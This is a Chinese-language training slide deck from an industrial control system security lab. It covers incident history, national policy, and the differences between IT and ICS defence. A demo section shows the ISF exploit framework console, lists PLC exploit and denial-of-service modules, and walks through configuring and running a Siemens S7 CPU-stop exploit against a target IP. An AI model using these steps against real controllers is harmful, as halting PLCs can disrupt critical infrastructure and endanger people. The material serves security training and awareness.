



# Monitoring and Protecting Industrial Control Systems



Address : Beijing China  
Site : <http://icsmaster.com>  
Email : [icsmasterlab@gmail.com](mailto:icsmasterlab@gmail.com)

# 关于我们

## □ 工匠安全实验室

由国内多名资深的工控行业专家、传统网络安全专家、工控网络安全专家组成，一直从事着工控安全方面的研究和  
工作，曾参加过多个行业的工控安全现场检测（如电力能源、石油石化、烟草、智能制造等）、工控安全攻防仿真  
环境的建设、工控设备的漏洞挖掘。

## □ 联系方式

E-Mail : [icsmasterlab@gmail.com](mailto:icsmasterlab@gmail.com)

GitHub : <https://github.com/w3h>

SITE : <http://icsmaster.com>



# CONTENT

1

工控安全现状

2

攻击实践


3

防护方案

4


针对性攻击

# 工控安全面临的挑战




# 工控安全漏洞增长趋势

工业控制系统漏洞从 2010 年之后保持增长趋势，从整体分析，出现此趋势的原因主要归结为两点，一方面在于工业信息化的飞速发展；另一方面与受震网病毒的影响后网络安全意识有所提高有着较为直接的关系。



# 2017上半年工控攻击影响排名

2017上半年受攻击影响的国家排名（数据来源卡斯基），工业控制系统攻击受影响的国家排名TOP 15如下图所示，其中中国排名第5位。



	Country*	% of systems attacked
1	Vietnam	71.0%
2	Algeria	67.1%
3	Morocco	65.4%
4	Indonesia	58.7%
5	China	57.1%
6	India	56.0%
7	Iran	55.3%
8	Saudi Arabia	51.8%
9	Egypt	51.6%
10	Peru	50.8%
11	Thailand	47.8%
12	Malaysia	47.2%
13	Ukraine	46.3%
14	Portugal	46.1%
15	Kazakhstan	45.9%

# 工控安全事件频发

时间	工控安全事件
2007年	攻击者入侵加拿大一个水利SCADA控制系统，破坏了取水调度的计算机。
2008年	攻击者入侵波兰某城市地铁系统，通过电视遥控器改变轨道扳道器，致四节车厢脱轨。
2010年	伊朗核设施感染Stuxnet病毒，严重威胁核反应堆安全运营。
2011年	黑客入侵数据采集与监控系统，使美国伊利诺伊州城市供水系统的供水泵遭到破坏。
2012年	发现攻击多个中东国家的恶意程序Flame火焰病毒，它能收集各行业的敏感信息。
2014年	Havex病毒席卷欧美，劫持电力工控设备，阻断电力供应，在中国也发现少量样本传播。
2015年	BlackEnergy攻击乌克兰电力系统被恶意软件攻击导致大规模停电，伊万诺-弗兰科夫斯克地区超过一半的家庭（约140万人）遭遇停电困扰；整个停电事件持续数小时之久
2016年	食尸鬼行动针对30多个国家的工业、制造业和工程管理机构发起了定向渗透入侵，有130多个机构已被确认为这类攻击的受害者。
2017年	WannaCry勒索病毒全球爆发，大量的工业现场主机被感染。

# 美国工控安全防护政策

- 1998年5月，当时的克林顿政府发布了第63号总统令（PDD63）：《克林顿政府对**关键基础设施保护**的政策》，成为直至现在美国政府建设网络空间安全的指导性文档2001年10月16日，布什发布了第13231号令，成立“总统关键基础设施保护委员会”
- 2002年7月，“国土安全国家战略”覆盖了“保护控制系统基础设施安全”
- 2003年2月，“网络空间国家安全战略”将“**控制系统的安全**”列为**国家安全战略**
- 2003年12月17日发布了《第7号国土安全总统令》，重新对关键基础设施和资源进行标识、优先级排序和防护，**要求国防部建立合适的系统、机制和流程与其他部门进行协调和沟通**

# 美国工控安全防护政策


- 国土安全部和世界多家知名工控企业合作，建立“工业控制系统安全评估实验室”
- 2008年，商务部制定了《工业控制系统安全的指导书》，监管工业控制产品(SCADA、DCS、PLC等)的安全性



# 美国国家重点实验室工控安全研究概况

国家实验室	工业控制系统安全研究概况
爱达荷国家实验室 (Idaho National Laboratory, INL)	<ol style="list-style-type: none"><li>1.建立SCADA安全发展实验室和研究中心：包括SCADA评估（SCADA国家测试床项目）、SCADA工程解决方案等</li><li>2.取得多项工业控制系统安全研究成果：如《关键基础设施保护网络漏洞评估指南》、《控制系统数据分类和保护的安全框架》等</li></ol> 目前重点研究开发信任锚，保护过程控制系统免受攻击
橡树岭国家实验室 (Oak Ridge National Laboratory, ORNL)	目前正在进行通过便携式验收测试仪和协议进行SCADA系统网络安全测试项目研究，同时正在开发下一代安全的、可扩展的智能电网通信网络。
阿贡国家实验室 (Argonne National Laboratory, ANL)	研究集中在美国天然气管道运输的SCADA系统，已开展SCADA系统调查和评估研究，并开发出多种工具、技术和方法，用于评估和改进SCADA系统。
洛斯阿拉莫斯国家实验室 (Los Alamos National Laboratory, LANL)	目前正在进行SCADA通信方面的相关研究，致力于为传统和下一代SCADA通信架构开发一个详细的成本——效益建模工具，以有助于运营者为每个网络节点或层级选择适当的通信技术。
西北太平洋国家实验室 (Pacific Northwest National Laboratory, PNNL)	提出SSCP（安全SCADA通信协议）概念。目前正在研究构建能源行业安全通信架构、开发现场设备管理软件应用、开发加密信任管理软件应用、开发协议分析器。

# 中国工控安全防护政策



# 中国工控安全相关政策

- 1、《工业控制系统信息安全 第1部分：评估规范》（ GB/T30976.1-2014 ）
- 2、《工业控制系统信息安全 第2部分：验收规范》（ GB/T30976.2-2014 ）
- 3、《工业通信网络 网络和系统安全 建立工业自动化和控制系统安全程序》（ GB/T33007-2016 ）
- 4、《工业自动化和控制系统网络安全 可编程序控制器（ PLC ）》（ GB/T33008.1-2016 ）
- 5、《工业自动化和控制系统网络安全 集散控制系统（ DCS ）第1部分：防护要求》（ GB/T33009.1-2016 ）
- 6、《工业自动化和控制系统网络安全 集散控制系统（ DCS ）第2部分：管理要求》（ GB/T33009.2-2016 ）
- 7、《工业自动化和控制系统网络安全 集散控制系统（ DCS ）第3部分：评估指南》（ GB/T33009.3-2016 ）
- 8、《工业自动化和控制系统网络安全 集散控制系统（ DCS ）第4部分：风险与脆弱性检测要求》  
（ GB/T33009.4-2016 ）
- 9、《工业控制系统安全管理基本要求》（ 正在制定 ）
- 10、《工业控制系统安全检查指南》（ 正在制定 ）
- 11、《工业控制系统风险影响等级划分规范》（ 正在制定 ）


# 中国工控安全主要技术支撑机构

机构名称	工业控制系统安全研究概况
国家工业信息安全发展研究中心	国家工业信息安全发展研究中心（ <b>工业和信息化部电子第一研究所</b> ）简称国家工业安全中心，前身为成立于1959年的电子科学技术情报研究所，是工业和信息化部直属事业单位，是支撑我国工业领域信息安全的国家级研究与推进机构。
中国信息安全测评中心	中国信息安全测评中心（ <b>国测</b> ）是经中央批准成立的国家信息安全权威测评机构，主要职能为信息技术安全性提供测评服务。工业控制系统产品测评是对工业控制系统中的各类产品进行功能性及安全性测试，包括控制类产品（即工业控制设备）和安全类产品（工业安全设备）。
中国软件评测中心	中国电子信息产业发展研究院（ <b>赛迪集团</b> ），面向政府、行业及企业，提供决策支撑、系统测评、应用推广、安全培训等工业控制系统第三方测评业务。
国家互联网应急中心（CNCERT）	国家计算机网络应急技术处理协调中心（简称“ <b>国家互联网应急中心</b> ”，英文简称是CNCERT或CNCERT/CC），成立于2002年9月，为非政府非盈利的网络安全技术中心，是我国网络安全应急体系的核心协调机构。CNCERT根据对工控安全事件信息的搜集，整理并发布网络安全态势报告，减少各种漏洞、病毒、木马等威胁向工业控制系统扩散。
中国电子技术标准化研究院	简称 <b>电子四院</b> ，成立于1963年，是国家从事电子信息技术领域标准化的基础性、公益性、综合性研究机构，承担了54个IEC、ISO/IEC/JTC1的TC/SC国内技术归口和14个全国标准化技术委员会秘书处的工作。标准院作为TC260的归口单位，承担中国工控安全标准化的制定工作。



# 各国都在行动

- 2005年，日本发布《关键基础设施信息安全措施行动计划》
- 2017年10月12日，澳大利亚发布《关键基础设施安全法案》草案
- 2017年7月10日，新加坡发布《网络安全法案》，涉及保障关键信息基础设施安全

# 暴露在互联网上的控制器



# 暴露在互联网上的串口服务器



# CONTENT

1

工控安全现状

2

攻击实践

3

防护方案

4

针对性攻击



# Command “help”

## Show Core Commands

```
isf > help
```

```
Core Commands
```

```
=====
```

Command	Description
-----	-----
!	Shortcut for shell
?	Shortcut for help
autorun	Set autorun mode
back	Leave the current context back to the default
banner	Print the startup banner
changeprompt	Change the command prompt
echo	Echo a message
enter	Enter the context of a plugin
eof	Quit program (CTRL-D)
exit	Alias for back
help	Print out help

# Command "show"

## Display Plugin Categories

```
isf > show
```

```
Plugin Categories
```

```
=====
```

Category	Active Plugin
-----	-----
Exploit	None
Payload	None
Special	None
Touch	None

```
isf > show Exploit
```

```
Plugin Category: Exploit
```

```
=====
```

Name	Version
----	-----
ABB_CPU_Command	1.1.0
Beckhoff_CX9020_CPU_Control	1.1.0
Schneider_CPU_Command	1.1.0
Siemens_1200_C_Control	1.1.0
Siemens_1200_dos__	1.1.0
Siemens_300_400_C_Control	1.1.0
Siemens_300_400_w_dos__	1.1.0
Siemens_300_o_dos__	1.1.0
Siemens_400_o_dos__	1.1.0
Siemens_pn_dos__	1.1.0

# Command “use”

## Pick the module

```
isf > use Siemens_300_400_CPU_Control
```

```
[!] Entering Plugin Context :: Siemens_300_400_CPU_Control
```

```
[*] Applying Global Variables
```

```
[*] Applying Session Parameters
```

```
[*] Running Exploit Touches
```

```
[!] Enter Prompt Mode :: Siemens_300_400_CPU_Control
```

```
Module: Siemens_300_400_CPU_Control
```

```
=====
```

Name	Value
------	-------

----	-----
------	-------

TargetIp	
----------	--

TargetPort	102
------------	-----

Slot	3
------	---

Command	stop
---------	------

```
[!] plugin variables are valid
```

```
[?] Prompt For Variable Settings? [Yes] :
```

# Command "info"

## Display information about exploit

```
isf Exploit (Siemens_300_400_CPU_Control) > info
```

```
Information
```

```
=====
```

```
Name: Siemens_300_400_CPU_Control  
Version: 1.1.0  
Author: w3h  
Type: Exploit
```

```
Parameters
```

```
=====
```

Name	Value	Description
----	-----	-----
TargetIp		Target IP Address
TargetPort	102	Target Port
Slot	3	The number of slot
Command	stop	The control command of cpu

# Command “set”

## Set the parameter value

```
isf Exploit (Siemens_300_400_CPU_Control) > set TargetIp 127.0.0.1
```

```
[+] Set TargetIp => 127.0.0.1
```

# Command “prompt”

## Set the parameter value

```
isf Exploit (Siemens_300_400_CPU_Control) > prompt
```

```
[!] Enter Prompt Mode :: Siemens_300_400_CPU_Control
```

```
[*] TargetIp :: Target IP Address
```

```
[?] TargetIp [] :
```

# Command “run/execute”

## Execute the module

```
isf Exploit (Siemens_300_400_CPU_Control) > run
```

```
[!] Preparing to Execute Siemens_300_400_CPU_Control
```


```
Module: Siemens_300_400_CPU_Control
```

```
=====
```

Name	Value
-----	-----
TargetIp	127.0.0.1
TargetPort	102
Slot	3
Command	stop

```
[?] Execute Plugin? [Yes] :
```

# 攻击演示



## 设备发现

利用多重方式发现网络中存在工业控制设备

- 1、使用Profinet协议发现设备
- 2、使用plcscan获取设备信息
- 3、使用工具控制设备LED灯

# 攻击演示



## 攻击原理

由于大多数工业控制协议，没有加密，没有身份认证，导致任意接入到网络中的用户，都可以与之通信，操控控制器。使用ISF框架，向目标控制器发启CPU停止指令，控制器CPU直接关停。

# 练习



# CONTENT

1

工控安全现状

2

攻击实践

3

防护方案

4

针对性攻击

# 传统信息安全防护

- 防火墙（边界防火墙、应用防火墙-WAF）
- 入侵检测（IDS）
- 入侵防御（IPS）
- 杀毒软件

传统信息安全防护 = 工控安全防护 ?

# 传统信息安全与工控安全差异点

分类	传统信息安全	工控安全
性能	<b>非实时</b> 高吞吐量 高延迟或抖动可接受	<b>实时</b> 适度的吞吐量高延迟或抖动不可接受
可用性	重新启动 <b>可以接受</b> 可用性的缺陷往往可以容忍	重新启动 <b>不可接受</b> 可用性要求可能需要冗余系统 停机必须有计划和提前预定时间高可用性要求充分的部署前测试
风险管理	<b>机密性、完整性</b> 是最重要的 容错不是太重要，临时停机不是主要风险 主要的风险影响是业务操作的推迟	<b>人身安全</b> 是最重要的，其次是过程保护 容错是必须的，即使瞬间的停机也可能不可接受 主要的风险影响是不合规，环境影响，生命、设备或生产损失
架构的安全重点	首要重点是 <b>保护IT资产</b> ，及这些资产上存储的传输的信息	首要重点是 <b>保护边缘设备</b> ，如现场设备、过程控制器 中央服务器的保护也很重要
信息安全方案	信息安全方案围绕典型的IT系统进行设计	安全产品必须先测试，例如在离线工控系统上测试，以保它们不会影响工控系统的正常运行
快速反应	快速反应 <b>不太重要</b> 可以根据必要的安全程度实施严格的访问控制	人机交互及紧急情况下快速反应 <b>是关键</b> 应严格控制对工控系统的访问，但不应妨碍或干预人机交互

# 传统信息安全与工控安全差异点

分类	传统信息安全	工控安全
系统运行	使用 <b>典型的</b> 操作系统 采用自动部署工具使得升级非常简单	<b>专用的</b> 操作系统，往往没有内置的安全功能 软件变更必须慎重，通常由软件供应商操作
资源限制	<b>资源充足</b> ，能支持增加第三方功能，如信息安全功能	系统被设计为支持预定的工业过程，可能 <b>没有足够的</b> 资源支持增加安全功能
通信	<b>标准的</b> 通信协议 主要是有线网络，捎带一些本地无线功能	许多 <b>专有的</b> 和标准的通信协议 使用多种类型网络，包括有线、无线（无线电和卫星）
技术支持	允许 <b>多方</b> 提供技术支持	通常由 <b>单一</b> 供应商提供技术支持
生命周期	<b>3-5年</b>	<b>15-20年</b>
组件访问	组件通常在 <b>本地</b> ，可方便地访问	组件可能是 <b>隔离的，远程的</b> ，需要大量的物力才能获得对其的访问

# 物理环境的区别

- 一般无机房，直接部署在生产环境
- 无专用散热装备
- 环境条件恶劣，高温、高湿、粉尘大、振动、酸碱腐蚀等
- 基本无监控、登记管理措施

VS

- 配有专用机房，统一放置设备
- 配有空调
- 环境条件优良，温湿度基本恒定，灰尘小，无振动，无腐蚀性
- 配有防盗门、视频监控、出入登记等

工控  
安全

传统  
安全

# 运行环境的区别

## 工控安全

- 网络相对隔离，不联互联网
- 操作系统老旧，很少更新补丁
- 基本不安装杀毒软件
- 专用软件为主，类型数量不多
- 信息交互通过多通过U盘实现
- 安全漏洞较多，易受攻击

## 传统安全

- 网络与互联网相通
- 操作系统新，频繁更新补丁
- 杀毒软件是标配
- 办公软件为主，类型数量繁多
- 信息交互多通过网络实现
- 安全漏洞较少，防护措施完善

# 网络架构的区别



工控安全

- 网络复杂，多种网络混合，包含有线、无线、卫星通信、无线电通信、移动通讯等
- 通信协议复杂，包含很多专用通讯协议及私有协议
- 设备复杂，网络设备、主机设备、防护设备、控制设备、现场设备种类繁多



